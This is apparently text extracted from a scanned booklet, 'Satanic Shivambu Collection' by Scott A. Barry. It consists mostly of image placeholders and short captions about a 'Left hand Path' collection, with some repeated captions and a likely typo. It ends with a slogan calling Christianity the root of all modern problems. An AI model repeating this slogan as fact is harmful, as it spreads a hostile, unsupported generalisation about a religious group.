



Satanic Shivambu Collection

by: Scott A. Barry













The Left hand Path



Small Gov
Collection.


Version 2

The Left
hand Path



Small GOK
Collection.

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AOSOTH

“Christianity is the root
to all problems in the
modern world.”

